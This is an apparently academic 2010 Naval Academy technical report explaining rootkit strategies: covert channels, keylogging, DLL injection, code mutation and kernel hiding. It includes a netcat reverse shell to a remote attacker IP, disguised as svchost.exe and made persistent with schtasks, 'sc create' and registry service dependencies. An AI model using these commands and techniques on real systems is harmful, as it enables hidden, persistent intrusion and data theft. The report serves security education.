U.S. NAVAL ACADEMY
COMPUTER SCIENCE DEPARTMENT
TECHNICAL REPORT

An Analysis of Root-Kit Technologies and Strategies

Monroe, Justin

USNA-CS-TR-2010-02

March 9, 2010

USNA Computer Science Dept. ◦ 572M Holloway Rd Stop 9F ◦ Annapolis, MD 21403

Report Documentation Page

Form Approved
OMB No. 0704-0188

1. REPORT DATE	2. REPORT TYPE	3. DATES COVERED
09 MAR 2010		**00-00-2010 to 00-00-2010**

4. TITLE AND SUBTITLE	5a. CONTRACT NUMBER
An Analysis of Root-Kit Technologies and Strategies	5b. GRANT NUMBER
	5c. PROGRAM ELEMENT NUMBER
6. AUTHOR(S)	5d. PROJECT NUMBER
	5e. TASK NUMBER
	5f. WORK UNIT NUMBER
7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES) **U.S. Naval Academy,Computer Science Department,572M Holloway Rd Stop 9F,Annapolis,MD,21403**	8. PERFORMING ORGANIZATION REPORT NUMBER
9. SPONSORING/MONITORING AGENCY NAME(S) AND ADDRESS(ES)	10. SPONSOR/MONITOR'S ACRONYM(S)
	11. SPONSOR/MONITOR'S REPORT NUMBER(S)

12. DISTRIBUTION/AVAILABILITY STATEMENT
Approved for public release; distribution unlimited

13. SUPPLEMENTARY NOTES

14. ABSTRACT

15. SUBJECT TERMS

16. SECURITY CLASSIFICATION OF:			17. LIMITATION OF ABSTRACT	18. NUMBER OF PAGES	19a. NAME OF RESPONSIBLE PERSON
a. REPORT	b. ABSTRACT	c. THIS PAGE			
unclassified	**unclassified**	**unclassified**	**Same as Report (SAR)**	**21**	

Computer Science Department
IT495A: Research Project Report
Fall AY09

An Analysis of Root-Kit Technologies and Strategies

by

Midshipman Justin Monroe, 104554

United States Naval Academy
Annapolis, MD

_____

_____
Date

Certification of Faculty Mentor's Approval

Assistant Professor Thomas Augustine
Department of Computer Science

_____

_____
Date

Department Chair Endorsement

Professor Donald Needham
Chair, Department of Computer Science

_____

_____
Date

Executive Summary

The research study, *An Analysis of Root-Kit Technologies and Strategies* was conducted at the United States Naval Academy in an effort to help define a root-kit in terms understandable by someone with a background in computing knowledge, but not necessarily with the details of how an operating system is run. Specific topics cover basic back doors into a target system, covert channels, data exfiltration, and hiding software applications in the best way possible for the level of access attained.

Because root-kits are becoming more commonplace on the Internet, the Department of Defense must be able to convey the importance of Information Assurance when applications such as root-kits can be installed by any number of ways. Once a root-kit is on the machine, it becomes increasingly hard to trust any information on the machine, and should the root-kit exfiltrate any information, it may be hard to figure out what information was stolen, and how to mitigate the risks involved.

The goals of the research paper were to define root-kit strategies in easy to understand phases, ranging from commonly found network tools and source code to implementation strategies of today's modern root-kits and root-kit prevention and mitigation systems. The source code contained in the paper references quick implementations of keyloggers and DLL injectors, two common applications found in a root-kit toolset to hide in the system and then log the user's habits.

At the conclusion, several root-kit papers were analyzed and cataloged as they pertained to the different phases that were set up initially. Each and every tool utilized in the research study is freely available and has other, less malicious purposes. However, the research topics discussed in Phase 6, Advanced Root-Kit Implementations are current research into how to prevent root-kit installation, and to minimize the effectiveness of a root-kit. The most interesting part is that several of the projects utilize hooking and patching, two common root-kit practices to subvert the operating system to prevent root-kits from executing.

1. Introduction

There are several manuals on root-kit technology. Some of them cover techniques to make a root-kit harder to detect, whereas others give a series of tools and ideologies that help a system administrator find rogue software that has hidden itself in memory. There are few books which define in basic English what a root-kit is, how it works, and what its capabilities can be. The world cannot live without a secure Internet. Governments, Terrorist Organizations, Hackers and Security Companies around the world are taking a serious look at root-kits for their own ends, and are constantly auditing their systems to ensure their information security. While programming a root-kit is no easy task, understanding how a root-kit works is critical to the security of today's networks.

2. Definition of a Root-Kit

Bill Blunden, author of *The Rootkit Arsenal* defines a root-kit as "a collection of tools ... that allow intruders to conceal their activity on a computer so that they can covertly monitor and control the computer for extended periods" (Blunden 2009). Another definition from *Subverting the Windows Kernel: Rootkits* written by Greg Hoglund and James Butler defines a root-kit as "a set of programs and code that allows a permanent or consistent, undetectable presence on a computer" (Hoglund 2006). For the purposes of this paper, a root-kit will be defined as "a number of components that while working together under the correct circumstances can hide the fact that a computing system has been compromised by an attacker." There are several basic types of components:

- Firmware – Code residing on a device that defines how hardware and operating systems communicate with the device.
- Kernel space code – Code residing in the core of the operating system that has the highest-level privileges.
- User space code – Code residing on a system that runs with fewer privileges than kernel space, but can still utilize administrator equivalent access.
- Virtualization – A software component that imitates hardware on a machine, allowing the operating system to run but intercepting all calls to lower level hardware but bypassing any need to interact with the virtualized operating system to send and receive data.
- Libraries, drivers, and system executables – Dynamic link libraries are Microsoft files that can be loaded by any operating system software to utilize their functionality. An example would be an encryption DLL, being loaded by both your web browser and email client. Many of the functions will be used by both programs, so rewriting the code would be redundant. Drivers are software components that interface with the underlying hardware components and allow higher level operating system code to communicate with hardware. Drivers often run with kernel level privileges. System executables are files such as a login manager that reside in user space but run in kernel space.

<u>2.1 Privileges</u>:

A root-kit can be designed by implementing any of the above components, but there are key differences between a kernel space root-kit and a user space root-kit. For the most part, an operating system has three distinct rings; kernel space is known as Ring 0, drivers run in Ring 1, and user space programs run in Ring 2 (Hoglund 2006). A root-kit may have access in all rings, or it may have access only to those with less privilege. The ring model prevents malicious user space code from getting access to kernel space and executing instructions that a system administrator would want to prevent. User space programs rarely cross the divider between the outer rings and kernel space; the same is true for a well designed root-kit. A root-kit implemented only in kernel space would have the most privileges but there are a number of details that make this somewhat impractical. User space root-kits have the least privilege, so they must have a helper in one of the lower numbered rings to hide themselves. For this reason, root-kits are often implemented at multiple levels depending on what privileges they need. They then create a covert communication channel between the two components to work together.



Figure 1: A Simple Ring Model

The ring model is an excellent root-kit implementation strategy. If a kernel-space component fails, it crashes the outer rings. If a driver component crashes, it crashes a user space application. More privileges require better programming, and since stealth is the number one goal, a root-kit must be stable enough to prevent a system administrator from looking into why a system crashed. Kernel level root-kits are not without their uses. Since they run with system privileges they can subvert firewalls, anti-virus software, and any other malware prevention (or removal) software. Driver privileges can be extremely effective, but with new verification algorithms built into Windows, they must be signed by Microsoft to be imported. Driver root-kit implementations can include a hidden network stack, thereby creating a somewhat covert channel to pass information over the network. User space root-kits can often inject new threads and DLL's into processes, but this type of technique is easily intercepted by intrusion detection and anti-virus software. Hybrid root-kits have multiple levels of privilege, and can execute most code in user space, but easily traverse the ring implementation if they also have a kernel space component to prevent anti-virus software from finding the injected code.

Multiple component root-kits can effectively maintain privileges in multiple rings to increase system stability and overall usability. Kernel only root-kits are powerful but impractical because they must re-implement several system calls and can be unstable. User space only root-kits need some form of helper in a lower ring to have any real privilege. Since the goal of a root-kit is to maintain administrative access on the compromised system, some kernel or driver level component is almost always necessary, be it a root-kit module or an exploit in software.

Ring	Privileges	Implementation
0	- Complete access to all functions on a target machine - Can be used to circumvent the operating system components designed to protect against malware	- Difficult - Poor implementations will cause system crashes
1	- Access to hardware and some kernel space components - File I/O, access to keyboard, webcams, etc.	- Somewhat difficult - Poor implementations cause the drivers to crash, but the system itself does not crash.
2	- Administrative if run as administrative user, or SYSTEM if run as the SYSTEM user. Otherwise, API calls must be hooked or exploited.	- Less Difficult - Requires some knowledge of OS components - Does not require code, can be built with previously compiled components.

Figure 2: Root-Kit Implementation and Privileges

2.2 Assumptions and Direction

The following assumptions will be made during this study, to develop a baseline for each phase of root-kit design. All phases will assume a Windows XP based load, but will vary slightly. Exploiting the system to gain access will not be covered, as the root-kit is designed to maintain access. Root-kits can be installed a number of ways, such as emailed applications, software exploits or via other means. Phase Zero will cover basic root-kit callbacks from user space, but will build a baseline for root-kit ideology. Phase One will cover covert channels, as they can be created in user space and provide a means to exfiltrate data without being directly accessible to the user. Phase Three will cover hiding processes in user space, so programs such as the task manager and process listing do not list the unknown process. This increases the longevity of a user space root-kit. Updating user space root-kits will be covered in Phase Four.

Starting with Phase Five, kernel space root-kit components will receive their basic design. Phase Five will cover the same ideas as user space components, but will exist primarily in kernel space. Trade-offs between kernel space implementations and user space implementations will be discussed in these sections as issues become relevant. Kernel space code will reside as a module inserted into the kernel to gain permissions to the lower level kernel functions.

The final phase will discuss advanced root-kit implementation strategies. Driver level root-kits will be discussed in greater depth, and advanced root-kit strategies such as virtualization will be analyzed.

3. Research Study:

3.1 Topics Covered

3.1.1 Phase 0 Root-kit - A basic root-kit in kernel space can exist as a simple netcat[1] shell running from an administrative account. An administrative shell is the simplest form of a root-kit. So long as the administrator does not find an attacker's shell, or has no way of denying access to the shell, a basic root-kit exists. A number of steps can be taken to keep the shell active.



Figure 3: Windows XP Task Manager

All Windows XP installations utilize a generic application named svchost.exe that runs DLL's as if they were applications. A number of system services run as svchost.exe, making it a simple way of masking your application. Figure 3 shows a basic Windows XP install running minimal applications, with six process instances. All but the first LOCAL SERVICE instance are valid processes. Running as a service gives the root-kit SYSTEM level access, which in essence is higher than administrative access. The operating system components run with SYSTEM privileges. However, running the root-kit as an administrative user may not be enough, especially if it runs under a user account. In this case, the process is almost certainly not part of the operating system, and persistence becomes a problem if the root-kit does not autostart. This is an easily fixed problem, but requires modifying the operating system much more than just running an application. Root-kits are designed to hide from System Administrators to prevent being removed or from having the system re-imaged. If a root-kit is removed, it can no longer serve its purpose of keeping access.

Running a root-kit as a system service, such as the one in Figure 3 requires a little more operating system acrobatics. System services are an excellent way to start a root-kit and give it persistence through reboots, but must take a similar degree of stealth as the aforementioned root-kit. Creating a system service should be done after doing a lot of

1 Netcat http://www.securityfocus.com/tools/139

research on what components are already installed on the target machine. For instance, creating a new service named “Web Server” on a user's desktop is more likely to be searched than “Windows Update Helper” (Blunden 2009). Starting a service when the machine boots is also an excellent way to install a root-kit. If the service runs before any anti-virus applications are able to load, it gives the root-kit ample time to load any components needed to in order to hide from security software. Also, running before a firewall or anti-virus loads also gives the root-kit time to receive a new payload without the firewall blocking its requests, and also to disable or install new applications to compromise other components in the system, such as the firewall or anti-virus.

Furthermore, there are a number of other tricks a root-kit installed as a service can utilize to prevent being unloaded. Services also have dependencies, making them rely on other services. A root-kit can be installed in such a way that critical system processes can depend on it, preventing an administrator from closing the application even if they know it is malicious. Taking this a step further, the root-kit can exist as multiple services, such that a single system critical process can depend on multiple different root-kit components. This keeps the root-kit process resident as a service and makes it extremely hard to close, even for a skilled system administrator. Also, other components can depend on the root-kit. The system's anti-virus software can depend on the root-kit service. If the root-kit is removed, the anti-virus cannot start, causing another root-kit process to reinstall everything. The machine may need to be taken offline to remove services created in such a way. Critical system services that can be targeted by a root-kit are commonly the Remote Procedure Call, Automatic Updates, svchost.exe applications, anti-virus applications, firewalls and event logs. If any of these components fail on startup, the system will have security issues, if it starts at all. If the system administrator has found the root-kit, this may not be an issue (Blunden 2009).

3.1.2 Phase 0 Root-kit Implementation– Implementation of the “Phase 0” root-kit will require netcat. Netcat will be flagged as malware by modern day anti-virus applications, but bypassing anti-virus is a completely different problem. Some system administrators keep a copy of netcat on the target system by default, as Linux distributions such as Fedora come with it preinstalled. However, once netcat is on the machine and the signature has changed (through some recoding or otherwise) the basic channel to access the operating system is there.

Basic configuration of the root-kit at this point is to have a listen shell waiting on a remote machine for a “call-back.” This is as simple as purchasing something like a Virtual Private Server, or even using an already rooted machine as a proxy server. A listen shell on port 1337 using netcat can be created using the following command[2]:

```
nc -l -p 1337 -t
```

Once the netcat listener is set up on the attacker's machine, the callback can be set in place. There are two very basic options to obfuscate and protect the netcat shell on the target machine. Changing the name to svchost.exe as previously described can obfuscate the process in the list, or if keeping the process alive is more important than obfuscating, a commonly used technique is to rename the executable smss.exe. This executable (by

2 NetCat Cheat-Sheet: *www.sans.org/resources/sec560/netcat_cheat_sheet_v1.pdf*

name) cannot be closed by the task manager through normal means. Now that the file has been renamed, the root-kit callback shell will be invoked using the following command:

```
./svchost -e cmd.exe remoteip 1337
```

To make the root-kit more persistent (or to prevent loss of all access in the event of a reboot or the sysadmin finds the process and kills it), the callback can be scheduled. This can be done as follows:

```
schtasks /create /tn "Windows Update" /tr "\"c:\svchost.exe \"
-e cmd.exe remoteip 1337" /sc daily /sd 01/01/2010 /st 1:00
```

There is very little root-kit protection in this scheme. Adding the application as a service can help promote the longevity of the root-kit. Services with normal looking names can be used to elude a system administrator. To add an application as a service, the following command is used:

```
sc create "Windows Update Helper" binpath= "C:\svchost.exe -e
cmd.exe remoteip 1337" type=own start=auto
```

Dependencies will also ensure the root-kit remains hard to remove. However, there is no quick command line way of adding dependencies, so the registry must be modified. To add dependencies to something important like RemoteProcedureCall, modify the registry entry through a .reg file or similar means. The entry has a parameter named "DependonService" to which the "Windows Update Helper" should be appended. The registry entry in question is:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RemoteProcedureCall

Another way to make the root-kit hard to remove in this fashion is to cyclically make the services dependent on one another. If neither process can be killed, the root-kit may have been found, but it gives the attacker time to download any data at the last minute or remove any other applications he or she may have put on the machine.

3.1.3 Phase 1 Root-kit- A covert channel is any somewhat hidden or obfuscated mechanism for passing data in a root-kit, and make an excellent way of sending and receiving data between rings or machines. A covert channel could be as simple as a well hidden encrypted file. A covert channel can also be a network connection or a buffer in memory. However, as Greg Hoglund states in his book, "Covert channels must be designed. They cannot be known protocols or software designs. A covert channel is usually some form of extension upon an existing protocol or software communication process in order to remove hidden data" (Hoglund 2004). Therefore, in order for the channel to be covert, it must be designed on top of something. A simple unencrypted file may suffice, but it will not be covert as a file encrypted and made to look like a memory dump file. There are many other methods for creating covert channels, but the focus will be on three primary methods: files, memory and the network. Each method has its benefits and drawbacks.

Method	Pros	Cons
Filesystem	- Easy to implement. - Files can be checked at any point in time. - Can be stored anywhere in the filesystem, making it hard to find if well hidden.	- May need an encryption algorithm. - Vulnerable to digital forensics if found.
Network	- Provides immediate local and remote access to data - Not stored on filesystem - Can be hidden in normal network traffic	- Requires network connection - May be blocked by firewalls or proxies. - Vulnerable to packet filtering and packet sniffing programs.
Memory	- Disappear on reboot (unless written to a page file on disk) - Easy to implement - Provide	- Can cause large increases in memory usage - Hard to access at a later time or different location

Figure 4: Covert Channel Comparison

Although they are not in and of themselves root-kits, keyloggers demonstrate several of the principles of covert channels, and can be a critical component in a root-kit. A keylogger has three primary options for storing the keys it logs. The first is to a file, and to store that file somewhere on the target system. The target operating system has thousands of files; adding one more file to the file system will not be immediately apparent, especially if it is hidden and in a system directory. A keylogger dumping to a file on the hard drive poses a significant digital forensics problem, especially if the file is unencrypted. However, to minimize footprints on both the processor and memory, robust encryption may not be an option. Also, getting access to the machine again may be an issue if the administrator changes the password or starts to notice the system may be subject to an attacker. The file the data is being dumped to could get extremely large and start to be noticed. If the attacker can't get to the file in time, the system administrator will begin to notice an increasingly large file. For these reasons, the keylogger should cycle files or allow you to connect remotely.

A network connection to the keylogger may be necessary to retrieve files or to echo characters typed locally back to the remote attacker. There are good implementations and bad implementations of this idea. First, the traffic must be masked among other traffic originating from the machine. If the machine uses primarily TCP connections to communicate, the keylogger should utilize TCP connections for its administrative functions. Second, the keylogger can be built to send keys back in two fashions. One implementation is to send each and every character back in its own packet. While this ensures that each and every character makes it to the attacker quickly, it generates a lot of traffic. The second and preferred method involves creating a buffer that will be sent to the attacker once it has reached its capacity. While some keys may be lost if the machine goes down or loses its connection, it will run under the radar more easily.

Sending packets full of unencrypted data, or even some encrypted data may still register as suspicious traffic to a system administrator. Bill Blunden has a solution to this problem, involving cleverly crafted DNS requests. If a computer is utilized to browse websites, a clever attacker could register a number of domains that look like very

legitimate websites to match the traffic being browsed. The keylogger in turn could generate DNS requests for subdomains of that domain, corresponding to a minimally encrypted or obfuscated set of characters in a log file. For instance, the local machine may have a password "rewt" for a user account on the system. The root-kit can push this password through the ROT13 algorithm, generating "erjg" as its output. The local machine would then generate a DNS request for "erjg.securitywebsite.com." The request can come back valid, and nothing is amiss. However, the remote DNS server can log each request and then run that subdomain back through the ROT13 algorithm to generate "rewt," the data being sent back. Other options are to generate a realistic set of subdomains where the first letter in each subdomain is the data being sent. There are several other methods for extracting data in this manner, from ICMP traffic to HTTP POST requests of valid data to a remote machine (Blunden 2009).

A keylogger that uses its primary storage location as memory can be used in some instances to mask its presence. If the keylogger watches for a specific series of keystrokes, it can dump them into a notepad window without writing them to disk, or send them in a single package over the network. It can also watch for the presence of a removable drive to dump the files to, allowing the attacker a means of quickly dumping the data and erasing it from the computer. However, if the buffers get too big, the keylogger will need some other way of storing the data so it doesn't present itself as a memory hog and be suspect.

Hoglund uses the term "steganography" when describing covert channels. Steganography brings another idea to the table, such as using a tool that can hide text in a carrier image using least significant bit algorithms. The images could reside on a webserver, and a simple GET request of the homepage could be the covert channel (Hoglund 2004).

As with a root-kit, a keylogger must be a hybrid of these ideas. A keylogger can keep a number of keys in memory and then write them to a file or to the network, allowing the attacker to stay somewhat under the radar and within a reasonable amount of storage space to help hide its presence. The attacker may also have a critical factor to help with the retrieval of data, time. A single request containing a small amount of data every few days will fly under the radar much better than a series of connections with small amounts of data. Combining these three primary principles demonstrated with a keylogger makes for a stealthier root-kit, as a root-kit can implement a keylogging component. Figure 4 lists each of these ideologies for quick reference.

3.1.4 Phase 1 Root-kit Implementation (key logger) – Implementing a basic keylogger will demonstrate the basics of covert channels. Any line numbers referenced can be found in Appendix A. To begin, a function "keylog" should be created. Implementing this function will allow it to be used in a root-kit and not just as a standalone application. When a user types keys, the keylogger will grab them as they are being sent to the application and store them in a file. For ease of implementation, drop the file in C:\log.txt as demonstrated on line 17. The for loop beginning on line 19 cycles through the possible valid keys, and serves as a starting point for grabbing keystrokes.

The simplest method for grabbing keystrokes as they are sent is to use the GetAsyncKeyState(int vKey) function[3]. This function checks whether a key is pressed,

3 GetAsyncKeyState() : http://msdn.microsoft.com/en-us/library/ms646293(VS.85).aspx

and relies on the most significant bit in the return value to verify to determine the down state of the key. The bit-wise and operator (&) is used to return a true or false value with the most significant bit. The keylogger then pauses for 100ms to prevent a high amount of CPU usage. This is on average the amount of time a key will stay depressed on a machine. Any lower and multiple copies of the same data are captured, and any longer results in missed keystrokes. Lines 22 through 28 take care of a few special key cases. The final line does not differentiate between capital and lower case letters captured by the keylogger, but a simple poll of the shift or caps lock key could remedy this situation.

3.1.5 Phase 2 Root-kit (Hiding in Userspace)- Root-kits need to be stealthy to prevent their discovery. However, all previous root-kit components have relied on cleverly named executable files and pseudo- protection from the operating system itself. However, a savvy system administrator will inevitably find and remove these processes. If it cannot be removed without significant damage, the machine will be reimaged, and the attacker will lose access. More importantly, digital forensics can be done on the executable files, and the signature could be used as a match on other machines.



Figure 6: DLL Injection Method



Figure 5: Hooking Address Table

A root-kit must remain hidden, and one of the simplest ways to do so is to remove it from the list of processes. There are a number of ways to do this. Modifying the process table itself to jump over the root-kit process is one option, as is importing the root-kit as a DLL, or injecting the root-kit as a thread into another process.

A good way to hide in userspace is to use DLL injection. DLL Injection uses a small library file that has been specially crafted for the root-kit's usage. The DLL has a number of functions built in to run as a process or intercept system calls. A copy of the DLL itself can be injected into each process space, something that may catch the eye of a system administrator, or can be injected into one process by utilizing the LoadLibraryA( ) function from kernel32.dll. This method allows the root-kit to run in the process space and memory space of another, making the root-kit seem much stealthier. This method allows an attacker to allocate memory inside the target process and run the root-kit

without hooking any references in the interrupt address table. Instead of relying on interrupts, the root-kit behaves just as though it was its own process, but it is now hidden in another process. This DLL injection method is shown in Appendix B. Lines 14 and 15 get the LoadLibraryA function from the kernel32 module, while line 20 allocates memory in the target process to load the DLL. Lines 27 and 28 inject the new thread into the process, thereby injecting the DLL into that process. This code is a slight modification of Bill Blunden's, giving a command-line interface to inject into any process to which the user has permission (Blunden 2009). Another method to inject the DLL is to call SetWindowsHookEx( ) allowing the root-kit code to run in place of or before the actual system call (Hoglund 2004). This method is often used to monitor some aspect of the system, such as network traffic, file listing, and anti-virus. The possibilities of this method are endless, but one usage is to hook an application before it encrypts data, dumping the plain-text into a file or covert channel. The application itself continues on as normal while the root-kit is exfiltrating data. Also, the root-kit can intercept system calls and modify the source or return data. This is particularly effective when evading signature checking in an anti-virus or removing root-kit files from a directory listing.

Root-kit code can be easily viewed by a forensics expert under the correct circumstances, and a signature can be generated from a block of code. As such, the root-kit should be able to modify itself in some way. There are a number of ways to accomplish this idea, from encrypting the primary root-kit functions, and then having a loader decrypt that payload at runtime. However, with this means the loader needs to be unencrypted, making it relatively easy to generate a signature. Modifying the loader can be done by functions in the root-kit. Consider the following two pieces of assembly.

```
and ax,0                    xor ax, ax
inc ax                      add ax, 1
```

While basic, these demonstrate a very key part of hiding in plain sight. Both of these pieces of code do the exact same thing, just using two different methods. The first performs a logical and of the AX register with zero, resulting in a zero being stored in AX. It then increments the result by one. The second does an XOR operation of a register on itself, resulting in a zero. It then calls the add instruction to add a one to AX. AX now contains 1 in both cases. If the root-kit on a fundamental level needs to accomplish something, it can be performed a number of ways. As a result, signatures may need to be created for each and every version of the root-kit. Also, this method can be used to obfuscate code inside the root-kit, as something as trivial as adding or multiplying can be done with a series of instructions, making the actual actions not immediately apparent. The root-kit can modify itself internally to do relatively the same thing with a different set of instructions, and new loaders can be implemented for the same root-kit, just with a new signature. The classic "nop sled" used in buffer overflow attacks can be replaced with things like XOR sleds. Furthermore, the root-kit can be configured to generate a different series of instructions each time it runs, making it much harder to recognize.

A final method to hide the root-kit is extremely similar to the previous method. Direct patching of the exploited program while loaded in memory or on the hard drive is an excellent way to ensure the root-kit runs and stays hidden. The same principles apply to patching as those for covert channels. Patching a function call in memory is harder than on the disk, but evades digital forensics more effectively. Directly patching involves

using a second process to find a reference in memory or on disk to a specific function call and sending it to the root-kit. While there is high-level difference between this method and hooking the IAT, one key observation is the lack of SetWindowsHookEx( ). While this function is extremely effective for hooking the all interrupts or just that for a specific process, it is easily caught by anti-virus and similar applications. Direct patching handles only one specific process or DLL, but is much quieter than using SetWindowsHookEx( ) (Blunden 2009).

3.1.6 Phase 3 Updating the Userspace Root-Kit – Systems are often patched, and anti-virus applications are constantly updated to look for new signatures or have heuristics built in to look for anything out of the ordinary on the operating system. An attacker may need to update the root-kit at this point, to take advantage of a new attack vector, or to take hold of a new exploitable section of code as the old implementation will be rendered obsolete with a new patch. There are several ways to achieve this goal.
The simplest method of updating the root-kit is to simply replace the previous executable file, DLL or exploited file with a new one, and update the configuration of the running machine as necessary. Updating a root-kit in this manner is as simple as unloading it, updating the file by copying over it, and then re-executing the file. However, if your connection to the remote machine relies on the installation of the new root-kit, this may not be an option. One method to counter-act this is obviously to root the machine twice, giving you two connections. The issue is that this might cause more instability on the system, as introducing a root-kit in the first place, no matter how simple leaves little room for failure. Another option is to write a simple script to remove the root-kit, install the new one, and then delete the script and old root-kit. This is an excellent method, as it can be used to shift between the two root-kits. However, it does leave a little more data behind to use for digital forensics. Bill Blunden recommends using a secure shredder program when removing data from a machine. A secure shredder will overwrite the "deleted" file several times using various secure deletion algorithms, leaving behind only the secure shredder executable for digital forensics later on. Another option is to encrypt all the data, but the keys may be in memory on the target machine (Blunden 2009)s.

As most root-kit fundamentals can be applied to other applications in the root-kit, the same principles as hiding the root-kit now apply to updating it. A root-kit can be patched just as any other application. Therefore, function calls can be added, removed, moved, or modified while the application is still running. This allows the root-kit to remain functional during the update process without unloading and loading back into memory.

3.1.7 Phase 5 Kernel Root-kits – Many of the ideologies programmed thus far also apply to kernel root-kits. Hooking kernel functions is a common method, and behaves just as its user-space counter-part. Excellent uses of this are to circumvent firewalls by interacting directly with the network stack. A common way to do this is by creating a separate network device driver. The driver allows the root-kit to have its own IP Address separate from the one being watched by the firewall, as well as its own separate interface mapped to the same piece of hardware.

Thus far, most of the information presented has been related primarily to the Microsoft Operating System family, though the core ideas are OS independent. While Microsoft has device drivers that can be imported into the kernel, as well as modules and

DLL's, Linux kernel modules are excellent examples of how a root-kit can be installed extremely easily. Root-kits can be implemented extremely easily by using kernel modules. Linux Kernel Modules (LKM) allows a root-kit to be inserted directly into the kernel, much like a module. Once the module is inserted, it calls an init() function, and can then run as a standard application, with a few changes (Riley 2009).

Because the root-kit now resides in kernel space, it does not have the ability to reference user space functions. That is, there is no longer a "cout" to write to a file. Instead, files need to be referenced with a completely different set of functions. This is a much easier task on Linux with the source available, on Windows, it involves a significant amount of reverse engineering for potentially no payoff (Blunden 2009). The advantage here is unsurpassed power in the operating system. Since everything on the machine must interact with the kernel at some point, it allows an attacker to subvert any number of function calls and interrupts. As mentioned earlier, one of the methods to hiding on a machine is only available to kernel space. Unlinking the root-kit from the process table enables it to run in its own process and memory space. This makes the program as stable as it can be written, without injecting or running the risk of the DLL being unloaded. The simplest example involves three processors in a doubly linked list. Without modifications, the process table is linked sequentially, allowing for traversal between processes in either direction. Once the process table is modified, the first process will point to the third, and the third will point to the first. This leaves the middle process with two dangling pointers, so they should just point back to the process, as they do in Figure 6. The same methodology can be used to hide drivers, which is especially important when hiding the root-kit kernel driver (Blunden 2009).

Another implementation requiring kernel access is a filter driver. A filter driver is has many of the same implementation strategies as the kernel module, but serves as an excellent way to capture keystrokes by sitting between the keyboard's physical hardware and the keyboard driver, intercepting every keystroke before it even reaches the machine. This is a minimal usage of this idea. Exfiltrating data over the network becomes trivial when a filter driver is installed. Drivers can also be injected before web traffic becomes encrypted. Then, the same root-kit can secure its own exfiltrated data connection.



Figure 6: Modify Process Table

3.1.8 Phase 6 Advanced Root-Kits – The root-kits covered thus far have all resided within user space and kernel space. However, root-kits themselves are evolving in to even more dangerous root-kits. There is a growing interest in hardware level root-kits,

